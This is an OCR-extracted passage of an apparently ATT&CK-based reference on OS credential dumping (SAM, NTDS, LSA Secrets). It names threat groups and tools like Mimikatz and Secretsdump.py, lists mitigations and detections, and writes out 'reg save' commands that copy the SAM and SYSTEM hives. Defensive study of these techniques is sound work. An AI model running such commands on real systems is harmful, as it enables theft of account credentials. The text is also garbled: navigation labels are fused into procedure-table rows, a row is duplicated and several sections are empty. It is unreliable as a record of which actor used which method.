
- Multi-Factor Authentication Interception
- Multi-Factor Authentication Request Generation
- Network Sniffing
- OS Credential Dumping
  - LSASS Memory
  - Security Account Manager
  - NTDS
  - LSA Secrets
  - Cached Domain Credentials
  - DCSync
  - Proc Filesystem
  - /etc/passwd and /etc/shadow
- Steal Application Access Token
- Steal or Forge Kerberos Tickets
- Steal Web Session Cookie
- Unsecured Credentials
- Discovery
- Lateral Movement
- Collection
- Command and Control
- Exfiltration
- Impact
- Mobile
- ICS

S0056	Net Crawler	Net Crawler uses credential dumpers such as Mimikatz and Windows Credential Editor to extract cached credentials from Windows systems.[21]
S0368	NotPetya	NotPetya contains a modified version of Mimikatz to help gather credentials that are later used for lateral movement.[56][57][52]
G0049	OilRig	OilRig has used credential dumping tools such as Mimikatz to steal credentials to accounts logged into the compromised system and to Outlook Web Access.[58][59][48][60]
S0439	Okrum	Okrum was seen using MimikatzLite to perform credential dumping.[61]
S0365	Olympic Destroyer	Olympic Destroyer contains a module that tries to obtain credentials from LSASS, similar to Mimikatz. These credentials are used with PsExec and Windows Management Instrumentation to help the malware propagate itself across a network.[62]
G0116	Operation Wocao	Operation Wocao has used ProcDump to dump credentials from memory.[63]
G0068	PLATINUM	PLATINUM has used keyloggers that are also capable of dumping credentials.[64]
S0428	PoetRAT	PoetRAT used voStro.exe, a compiled pypykatz (Python version of Mimikatz), to steal credentials.[65]
S0378	PoshC2	PoshC2 contains an implementation of Mimikatz to gather credentials from memory.[66]
S0194	PowerSploit	PowerSploit contains a collection of Exfiltration modules that can harvest credentials using Mimikatz.[67][68]
S0192	Pupy	Pupy can execute Lazagne as well as Mimikatz using PowerShell.[69]
S0583	Pysa	Pysa can perform OS credential dumping using Mimikatz.[70]
G0034	Sandworm Team	Sandworm Team's plainpwd tool is a modified version of Mimikatz and dumps Windows credentials from system memory.[71][72]
G0091	Silence	Silence has used the Farse6.1 utility (based on Mimikatz) to extract credentials from lsass.exe.[73]
S0692	SILENTTRINITY	SILENTTRINITY can create a memory dump of LSASS via the `MiniDumpWriteDump Win32` API call.[74]
G0088	TEMP.Veles	TEMP.Veles has used Mimikatz and a custom tool, SecHack, to harvest credentials. [75]
G0027	Threat Group-3390	Threat Group-3390 actors have used a modified version of Mimikatz called Wrapikatz to dump credentials. They have also dumped credentials from domain controllers.[76][77]

G0027	Threat Group-3390	Threat Group-3390 actors have used a modified version of Mimikatz called Wrapikatz to dump credentials. They have also dumped credentials from domain controllers.[76][77]
G0107	Whitefly	Whitefly has used Mimikatz to obtain credentials.[78]
S0005	Windows Credential Editor	Windows Credential Editor can dump credentials.[79]


5.2.1.2.0 Mitigations:

Mitigations represent security concepts and classes of technology that can be used to prevent a technique or sub-technique from being successfully executed. This is basically a preventive measure for the techniques which might happen in future. The list of Mitigations given to this Sub-Technique are:



5.2.1.3.0 Detection:

Detections refers to security concepts and classes of technology that be used to detect the technique from being executed in future to the victim.



5.2.1.4.0 References:

1. Gruzweig, J. et al. (2021, March 2). Operation Exchange Marauder: Active Exploitation of Multiple Zero-Day Microsoft Exchange Vulnerabilities. Retrieved March 3, 2021.
2. Symantec. (2021, June 10). Attacks Against the Government Sector. Retrieved September 28, 2021.
3. Graeber, M. (2014, October). Analysis of Malicious Security Support Provider DLLs. Retrieved March 1, 2017.
4. Wilson, B. (2016, April 18). The Importance of KB2871997 and KB2928120 for Credential Protection. Retrieved April 11, 2018.
5. Mandiant. (n.d.). APT1 Exposing One of China's Cyber Espionage Units. Retrieved July 18, 2016.

6. ESET. (2016, October). En Route with Sednit - Part 2: Observing the Comings and Goings. Retrieved November 21, 2016.

5.2.2.0 T1003.002 Security Account Manager:

ID: T1003.002

Sub-technique of: T1003

ⓘ Tactic: Credential Access

ⓘ Platforms: Windows

ⓘ Permissions Required: SYSTEM

Contributors: Ed Williams, Trustwave, SpiderLabs

Version: 1.0

Created: 11 February 2020

Last Modified: 25 March 2020

Version Permalink

Adversaries may attempt to extract credential material from the Security Account Manager (SAM) database either through in-memory techniques or through the Windows Registry where the SAM database is stored. The SAM is a database file that contains local accounts for the host, typically those found with the net user command. Enumerating the SAM database requires SYSTEM level access.

There are number of tools can be used to retrieve the SAM file through in-memory techniques. They are:

- Pwdumpx.exe
- Gsecdump
- Mimikatz
- Secretsdump.py

Alternatively the SAM can be extracted from the registry with Reg:


- reg save HKLM\sam sam
- reg save HKLM\system system


Creddump7 can be used to process the SAM database locally to retrieve hashes.

RID 500 account is the local, built-in administrator. RID 501 is the guest account. User accounts start with a RID of 1,000+ .

5.2.2.1.0 Procedures:


Procedures are specific implementation the adversary uses for techniques or sub-techniques. For example, a procedure could be an adversary using Atomic Red Team in PowerShell to inject into Security Account Manager (SAM) database to extract credentials. The list of procedures available for this sub-technique are:






5.2.2.2.0 Mitigations:

Mitigations represent security concepts and classes of technology that can be used to prevent a technique or sub-technique from being successfully executed. This is basically a preventive measure for the techniques which might happen in future. The list of Mitigations given to this Sub-Technique are:



5.2.2.3.0 Detections:

Detections refers to security concepts and classes of technology that be used to detect the technique from being executed in future to the victim.



5.2.2.4.0 References:

1. Flathers, R. (2018, February 19). creddump7. Retrieved April 11, 2018.
2. Strategic Cyber LLC. (2017, March 14). Cobalt Strike Manual. Retrieved May 24, 2017.
3. F-Secure Labs. (2015, September 17). The Dukes: 7 years of Russian cyberespionage. Retrieved December 10, 2015.
4. F-Secure Labs. (2015, April 22). CozyDuke: Malware Analysis. Retrieved December 10, 2015.
5. byt3bl33d3r. (2018, September 8). SMB: Command Reference. Retrieved July 17, 2020.
6. US-CERT. (2018, March 16). Alert (TA18-074A): Russian Government Cyber Activity Targeting Energy and Other Critical Infrastructure Sectors. Retrieved June 6, 2018.

7. Mandiant. (n.d.). APT1 Exposing One of China's Cyber Espionage Units. Retrieved July 18, 2016.
8. Cybereason Nocturnus. (2019, June 25). Operation Soft Cell: A Worldwide Campaign Against Telecommunications Providers. Retrieved July 18, 2019.
9. TrueSec. (n.d.). gsecdump v2.0b5. Retrieved September 29, 2015.
10. US-CERT. (2019, April 10). MAR-10135536-8 – North Korean Trojan: HOPLIGHT. Retrieved April 19, 2019.
11. SecureAuth. (n.d.). Retrieved January 15, 2019.

5.2.3.0 T1003.003 NTDS:

ID: T1003.003

Sub-technique of: T1003

ⓘ Tactic: Credential Access

ⓘ Platforms: Windows

ⓘ System Requirements: Access to Domain Controller or backup

ⓘ Permissions Required: Administrator

Contributors: Ed Williams, Trustwave, SpiderLabs

Version: 1.1

Created: 11 February 2020

Last Modified: 08 March 2022

Version Permalink


Adversaries may attempt to access or create a copy of the Active Directory domain database in order to steal credential information, as well as obtain other information about domain members such as devices, users, and access rights. By default, the NTDS file (NTDS.dit) is located in %\SystemRoot%\NTDS\Ntds.dit of a domain controller.

In addition to looking for NTDS files on active Domain Controllers, adversaries may search for backups that contain the same or similar information. The following tools and techniques can be used to enumerate the NTDS file and contents of the entire Active Directory hashes.

- Volume Shadow Copy
- Secretsdump.py
- Using the in-built Windows tool, ntdsutil.exe
- Invoke-NinjaCopy

5.2.3.1.0 Procedure:

Procedures are specific implementation the adversary uses for techniques or sub-techniques. For example, a procedure could be an adversary using Atomic Red Team in PowerShell to inject into Active Directory domain database in order to steal credential information, as well as obtain other information about domain. The list of procedures for this sub-technique is as follows:



DCSync			
Proc Filesystem	S0250	Koadic	Koadic can gather hashed passwords by gathering domain controller hashes from NTDS.[17]
/etc/passwd and /etc/shadow	G0045	menuPass	menuPass has used Ntdsutil to dump credentials.[18]
Steal Application Access Token	G0129	Mustang Panda	Mustang Panda has used vssadmin to create a volume shadow copy and retrieve the NTDS.dit file. Mustang Panda has also used `reg save` on the SYSTEM file Registry location to help extract the NTDS.dit file.[19]
Steal or Forge Kerberos Tickets	G0102	Wizard Spider	Wizard Spider has gained access to credentials via exported copies of the ntds.dit Active Directory database.[20]
Steal Web Session Cookie			
Unsecured Credentials			

5.2.3.2.0 Mitigations:

Mitigations represent security concepts and classes of technology that can be used to prevent a technique or sub-technique from being successfully executed. This is basically a preventive measure for the techniques which might happen in future. The list of Mitigations given to this Sub-Technique are:

Mitigations

ID	Mitigation	Description
M1041	Encrypt Sensitive Information	Ensure Domain Controller backups are properly secured.[2]
M1027	Password Policies	Ensure that local administrator accounts have complex, unique passwords across all systems on the network.
M1026	Privileged Account Management	Do not put user or admin domain accounts in the local administrator groups across systems unless they are tightly controlled, as this is often equivalent to having a local administrator account with the same password on all systems. Follow best practices for design and administration of an enterprise network to limit privileged account use across administrative tiers.
M1017	User Training	Limit credential overlap across accounts and systems by training users and administrators not to use the same password for multiple accounts.

5.2.3.3.0 Detections:

Detections refers to security concepts and classes of technology that be used to detect the technique from being executed in future to the victim.

Detection

ID	Data Source	Data Component	Detects
DS0017	Command	Command Execution	Monitor executed commands and arguments that may attempt to access or create a copy of the Active Directory domain database in order to steal credential information, as well as obtain other information about domain members such as devices, users, and access rights. Look for command-lines that invoke attempts to access or copy the NTDS.dit.
DS0022	File	File Access	Monitor for access or copy of the NTDS.dit.

5.2.3.4.0 References:

1. Wikipedia. (2018, March 10). Active Directory. Retrieved April 11, 2018.
2. Metcalf, S. (2015, January 19). Attackers Can Now Use Mimikatz to Implant Skeleton Key on Domain Controllers & BackDoor Your Active Directory Forest. Retrieved February 3, 2015.
3. NSA, CISA, FBI, NCSC. (2021, July). Russian GRU Conducting Global Brute Force Campaign to Compromise Enterprise and Cloud Environments. Retrieved July 26, 2021.

5.2.4.0 T1003.004 LSA Secrets:

ID: T1003.004

Sub-technique of: T1003

ⓘ Tactic: Credential Access

ⓘ Platforms: Windows

ⓘ Permissions Required: SYSTEM

Contributors: Ed Williams, Trustwave, SpiderLabs

Version: 1.0

Created: 21 February 2020


Last Modified: 21 April 2021

Version Permalink

LSA secrets is a storage used by the Local Security Authority (LSA) in windows. The purpose of the Local Security Authority is to manage a system's local security policy. Adversaries with SYSTEM access to a host many attempt to access Local Security Authority (LSA) Secrets, which contain a variety of different credential materials, such as credentials for service accounts. LSA secrets are stored in the registry at HKEY_LOCAL_MACHINE\SECURITY\Policy \Secrets. LSA secrets can also be dumped from memory.
Reg can be used to extract from registry. Mimikatz can be used to extract secrets from the memory.

5.2.4.1.0 Procedure:

Procedures are specific implementation the adversary uses for techniques or sub-techniques. For example, a procedure could be an adversary using Atomic Red Team in PowerShell to inject into LSA Secrets to extract variety of different credential materials such as credentials for service accounts. The list of procedures for sub-techniques are;



S0002	Mimikatz	Mimikatz performs credential dumping to obtain account and password information useful in gaining access to additional systems and enterprise network resources. It contains functionality to acquire information about credentials in many ways, including from the LSA.[20][21][22][23]
G0069	MuddyWater	MuddyWater has performed credential dumping with LaZagne.[24][25]
G0049	OilRig	OilRig has used credential dumping tools such as LaZagne to steal credentials to accounts logged into the compromised system and to Outlook Web Access.[26][27][28][29]
S0192	Pupy	Pupy can use Lazagne for harvesting credentials.[30]
G0027	Threat Group-3390	Threat Group-3390 actors have used gsecdump to dump credentials. They have also dumped credentials from domain controllers.[31][32]

5.2.4.2.0 Mitigations:

Mitigations represent security concepts and classes of technology that can be used to prevent a technique or sub-technique from being successfully executed. This is basically a preventive measure for the techniques which might happen in future. The list of Mitigations given to this Sub-Technique are:

Mitigations

ID	Mitigation	Description
M1027	Password Policies	Ensure that local administrator accounts have complex, unique passwords across all systems on the network.
M1026	Privileged Account Management	Follow best practices for design and administration of an enterprise network to limit privileged account use across administrative tiers.[3]
M1017	User Training	Limit credential overlap across accounts and systems by training users and administrators not to use the same password for multiple accounts.

5.2.4.3.0 Detections:

Detections refers to security concepts and classes of technology that be used to detect the technique from being executed in future to the victim.

Detection

ID	Data Source	Data Component	Detects
DS0017	Command	Command Execution	Monitor executed commands and arguments that may access to a host may attempt to access Local Security Authority (LSA) secrets. Remote access tools may contain built-in features or incorporate existing tools like Mimikatz. PowerShell scripts also exist that contain credential dumping functionality, such as PowerSploit's Invoke-Mimikatz module,[33] which may require additional logging features to be configured in the operating system to collect necessary information for analysis.
DS0024	Windows Registry	Windows Registry Key Access	Monitor for the LSA secrets are stored in the registry at `HKEY_LOCAL_MACHINE\SECURITY\Policy\Secrets` being accessed

5.2.4.4.0 References:

